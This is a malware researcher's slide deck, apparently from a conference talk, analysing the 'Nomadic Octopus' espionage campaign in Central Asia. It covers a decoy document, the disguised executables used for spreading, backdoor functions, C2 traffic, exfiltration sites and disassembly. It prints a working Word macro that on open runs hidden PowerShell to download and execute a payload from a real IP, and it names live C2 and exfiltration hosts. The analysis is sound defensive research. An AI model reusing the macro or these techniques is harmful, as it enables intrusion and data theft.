
ENJOY SAFER TECHNOLOGY™


Nomadic Octopus

Cyber espionage in Central Asia

Anton Cherepanov | Senior Malware Researcher



Discovery: spearphishing email



Decoy document

"Kazakhstan has made significant progress toward creating a market economy"

All News Images Videos Shopping More Settings Tools

About 100 results (0.41 seconds)

Kazakhstan - Executive Summary - export.gov

https://www.export.gov/apex/article2?id=Kazakhstan-Executive-Summary

Sep 20, 2017 - **Kazakhstan has made significant progress toward creating a market economy** since it gained independence in 1991, and has achieved ...

[PDF] Executive Summary Kazakhstan has made significant progress towa…

https://www.state.gov/documents/organization/229094.pdf

Kazakhstan has made significant progress toward creating a market economy since it gained independence in 1991, and has achieved considerable results in its efforts to attract foreign investment. ... The government maintains a dialogue with international investors and is committed to improving the investment climate.

Cable: 07ASTANA173_a - WikiLeaks

https://wikileaks.org/plusd/cables/07ASTANA173_a.html

Openness to Foreign Investment ---------- **Kazakhstan has made significant progress toward creating a market economy** since its independence in ...

Malicious Macro

```
Sub ihhumm()
Dim cmd
If Application.Documents.Count > 0 Then
 cmd = "cmd.exe /c "PowerShell.exe -ExecutionPolicy Bypass -NoProfile -
     WindowStyle Hidden (New-Object System.Net.WebClient).DownloadFile('
     http://92.63.88.142/Rei2uHae/infe.exe','%APPDATA%.exe');Start-
     Process '%APPDATA%.exe'""
 Shell cmd, False
End If
End Sub

Sub AutoOpen()
ihhumm
End Sub
```

Timeline

- First detection in 2015
- Email - December 2016
- PHDays 2017
- Virus Bulletin 2018

Spreading


График отпусков сотрудников август-декабрь 2018 года.exe


информационное сообщение за 12 апреля 2018 года.exe


Информационное сообщение от 09 октября 2015 года.exe


flashplayer 20pp_da_install.exe


Java7.exe


Java8.exe

Spreading






График с
информ
Информ
flashplayer
20pp_da_in
stall.exe
Установщик Adobe Flash Player
Adobe Flash Player: Загрузка...
37%

The malware: Delphi

The malware: internal name and version



The malware: internal name and version



The malware: functionality

```
#004E5194 TForm1.FormCreate
#004E5208 TForm1.Timer1Timer
#004E58C0 TForm1.CheckServerTimer
#004E3F88 TForm1.GetPrintScreen
#004E4060 TForm1.PrintScreen_off
#004E408C TForm1.GetCamScreen
#004E49D8 TForm1.GetDirList
#004E4AC0 TForm1.DirList_off
#004E4AEC TForm1.GetDownLoad
#004E4BEC TForm1.DownLoad_off
#004E4C18 TForm1.GetDownLoad2
#004E4D18 TForm1.DownLoad2_off
#004E4D44 TForm1.GetUpLoad
#004E4E2C TForm1.UpLoad_off
#004E4E58 TForm1.GetRunFile
#004E4F40 TForm1.RunFile_off
#004E4F6C TForm1.GetCMDQuery
#004E5054 TForm1.CMDQuery_off
#004E5080 TForm1.GetUpLoadFiles
#004E5168 TForm1.UpLoadFiles_off
#004E3BF0 TForm1.DelTmp
#004E608C TForm1.Timer2Timer
```


The malware: network communication

```
POST /include/systm.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Host: prom3.biz.ua
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:23.0) Gecko/20100101 Firefox/23.0

CLIENT=end&SessionTime=1465461066&ID=7fbba9a35518f24382[redacted]&cq=1&Data=6E63202D6
820666F722068656C703A204E4F5F444154412020202020202020D0AHTTP/1.1 200 OK
Server: nginx admin
Date: Thu, 09 Jun 2016 08:31:35 GMT
Content-Type: text/html
Content-Length: 3
Connection: keep-alive
Keep-Alive: timeout=35
X-Powered-By: PHP/5.3.28

...
```


Exfiltration websites

File sharing hosting:

- http://php-studia.ru/upload/ (defunct)
- http://www.fayloobmennik.net/



Data exfiltration



The malware: data compression

```
CODE:004E46CE        lea     edx, [ebp+str_password]
CODE:004E46D1        mov     eax, 32
CODE:004E46D6        call    generate_password
CODE:004E46DB        mov     edx, [ebp+str_password]
CODE:004E46DE        mov     eax, offset str_generated_password
CODE:004E46E3        call    @System@@LStrAsg$qqrpvpxv ; System::__linkproc__ LStrAsg(void *,void *)
CODE:004E46E8        mov     edx, ds:str_generated_password
CODE:004E46EE        mov     eax, esi
CODE:004E46F0        call    TAbZipper_SetPassword
CODE:004E46F5        mov     eax, esi
```

Abbrevia: Advanced data compression toolkit

TurboPower Abbrevia

Abbrevia is a compression toolkit for Embarcadero Delphi, C++ Builder, and Kylix, and FreePascal. It supports PKZip, Microsoft CAB, tar, gzip, bzip2 and zlib compression formats, and the creation of self-extracting executables. It includes several visual components that simplify displaying zip files.

The malware: naming scheme

SessionTime is used as filename:

```
call    get_temp_path
push    [ebp+var_18]
push    dword ptr [ebx+40h]
push    offset _str__tmp.Text ; .tmp
lea     eax, [ebp+var_14]
mov     edx, 3
call    @System@@LStrCatN$qqrv ; System::__linkproc__ LStrCatN(void)
mov     eax, [ebp+var_14]
push    eax
lea     eax, [ebp+var_20]
call    get_temp_path
push    [ebp+var_20]
push    dword ptr [ebx+40h]
push    offset _str__zip.Text ; .zip
lea     eax, [ebp+var_1C]
mov     edx, 3
call    @System@@LStrCatN$qqrv ; System::__linkproc__ LStrCatN(void)
mov     eax, [ebp+var_1C]
pop     edx
call    @Sysutils@RenameFile$qqrx17System@AnsiStringt1 ; Sysutils::RenameFile
```

10/04/2018 @ 3:00pm (UTC) – **1538665200.tmp**
10/04/2018 @ 3:30am (UTC) – **1538623800.tmp**

Fayloobmennik.net

Найти файл по имени: .tmp Найти


1 2 3 4 ... 9

Файл	Размер	Последний раз скачивали	Кол-во скачиваний
1486641268.tmp	60.63 MB	10/02/2017 06:28	1
1486641247.tmp	32.69 MB	10/02/2017 06:24	1
1486638331.tmp	48.58 MB	10/02/2017 06:26	1
1486406429.tmp	119.95 MB	08/02/2017 05:58	2
1486406425.tmp	48.92 MB	08/02/2017 05:55	2
1486373457.tmp	5.30 MB	08/02/2017 05:54	2
1486036443.tmp	55.04 MB	02/02/2017 16:42	2
1486036395.tmp	61.38 MB	02/02/2017 16:43	2
1485776946.tmp	73.45 MB	31/01/2017 11:56	2
1485776950.tmp	12.52 MB	31/01/2017 11:54	2
1485431843.tmp	116.90 MB	26/01/2017 17:26	2
1485431892.tmp	19.36 MB	26/01/2017 17:24	2
1485171296.tmp	25.67 MB	24/01/2017 09:39	3

